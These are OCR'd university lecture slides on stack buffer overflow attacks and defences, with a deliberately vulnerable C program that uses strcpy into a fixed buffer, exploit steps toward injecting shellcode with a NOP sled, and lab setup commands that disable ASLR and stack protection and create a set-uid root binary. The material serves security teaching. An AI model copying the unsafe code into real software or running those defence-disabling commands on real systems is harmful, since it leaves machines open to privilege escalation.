(Advanced) Computer Security!

Software Security

Buffer Overflow Vulnerabilities, Attacks, and Defenses

(part II)

Prof. Travis Peters

Montana State University

CS 476/594 – Computer Security

Spring 2021

https://www.traviswpeters.com/cs476

Today

Reminder!
Please update your Slack, GitHub, Zoom
(first/last name, professional photo/background)

- Announcements
  - Lab 02 REALLY due today
  - Grades – be sure to follow up with our TA (**Seraj**) first if you have questions
  - Lab 03 released -> extending deadline!

- Learning Objectives
  - ~~Review the layout of a program in memory & stack layout~~
  - Understand buffer overflows & vulnerable code
  - Challenges in exploiting buffer overflow vulnerabilities
  - Grasp major challenges and solutions of "shellcode"
  - Countermeasures (e.g., ASLR, StackGuard, non-executable stack)


Last Time...

```
void main()
{
    foo(2,3);
    return 0;
}
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave ; set esp = ebp
      ; pop ebp
ret   ; pop RA
```



NOTE:
Compilers can re-order local vars. however they want!

Example: A Vulnerable Program

A Vulnerable Program

- Reading (up to) 517 bytes of data from badfile.
- Storing the file contents into a str variable of size 517 bytes.
- Calling foo() function with str as an argument, which is copied to **buffer**.


Note:
The badfile is created by the user and hence the contents are controlled by the (**untrused!**) user.

slightly modified from **stack.c** for concisness

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[??];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

main() -> ...-> bof() -> strcpy() -> overflow!

A Vulnerable Program (cont.)



slightly modified from **stack.c** for concisness


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Consequences of a Buffer Overflow

What's the big deal? What could really go wrong with a buffer overflow…?

THOUGHTS?!

1. get a shell!
2. crash → terminating the prog
   segfaults




Consequences of a Buffer Overflow


What's the big deal? What could really go wrong with a buffer overflow…?

Overwriting the **return address** with something else can lead to:

- Non-existent address
  -> access unmapped page; **crash!**
- Access violation
  -> access mapped (protected) page (e.g., kernel memory); **crash!**
- Invalid instruction
  -> return address -> not a valid instruction; **crash!**
- **Execution of attacker's code!**
  -> return address -> valid instruction;
  program will continue running w/ different logic!



How to Run (Your) Malicious Code



Our First Buffer Overflow Exploit!

When you input is larger than the allocated memory...

First… Environment Setup

WARNING:
Your early attacks in Lab 03 will
NOT work if you don't do this…

- Turn off **address randomization** (countermeasure)

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Set /bin/sh to a shell with no RUID != EUID privilege drop countermeasure (for now…)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Compile a root owned set-uid version of stack.c w/ **executable stack enabled + no stack guard**

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```


Don't worry, we will look at these countermeasures later,
and look at how these can be defeated……

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!


Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode



Step 2: Address of Malicious Code

- Easy - put it above ebp!
  But **where** *exactly…?*
- Malicious code is written in the **badfile**, which is passed as an argument to the vulnerable function.
- We could use gdb (if possible)…
  but that isn't *always* possible…
- **Observations:**
  - Stack is located at the same virtual address when ASLR is disabled!
  - Stacks aren't typically very deep





```
#include <stdio.h>

void foo(int *a1)
{
  printf("foo: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
    int x = 3;
    foo(&x);
    return 0;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc stack_layout2.c -o stack_layout2

 ### Where is something on the stack?! ###

$ ./stack_layout2
foo: a1's address is 0xbffff300


$ ./stack_layout2
foo: a1's address is 0xbffff300
```

Step 2: Address of Malicious Code

- We know our malicious code should go above the ebp…

  but if we don't hit it just right…




Step 2: Address of Malicious Code

- We know our malicious code should go above the ebp…

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the `badfile` with **NOP instructions** and place the malicious code at the end of the buffer ("NOP sled")

- NOP = no operation

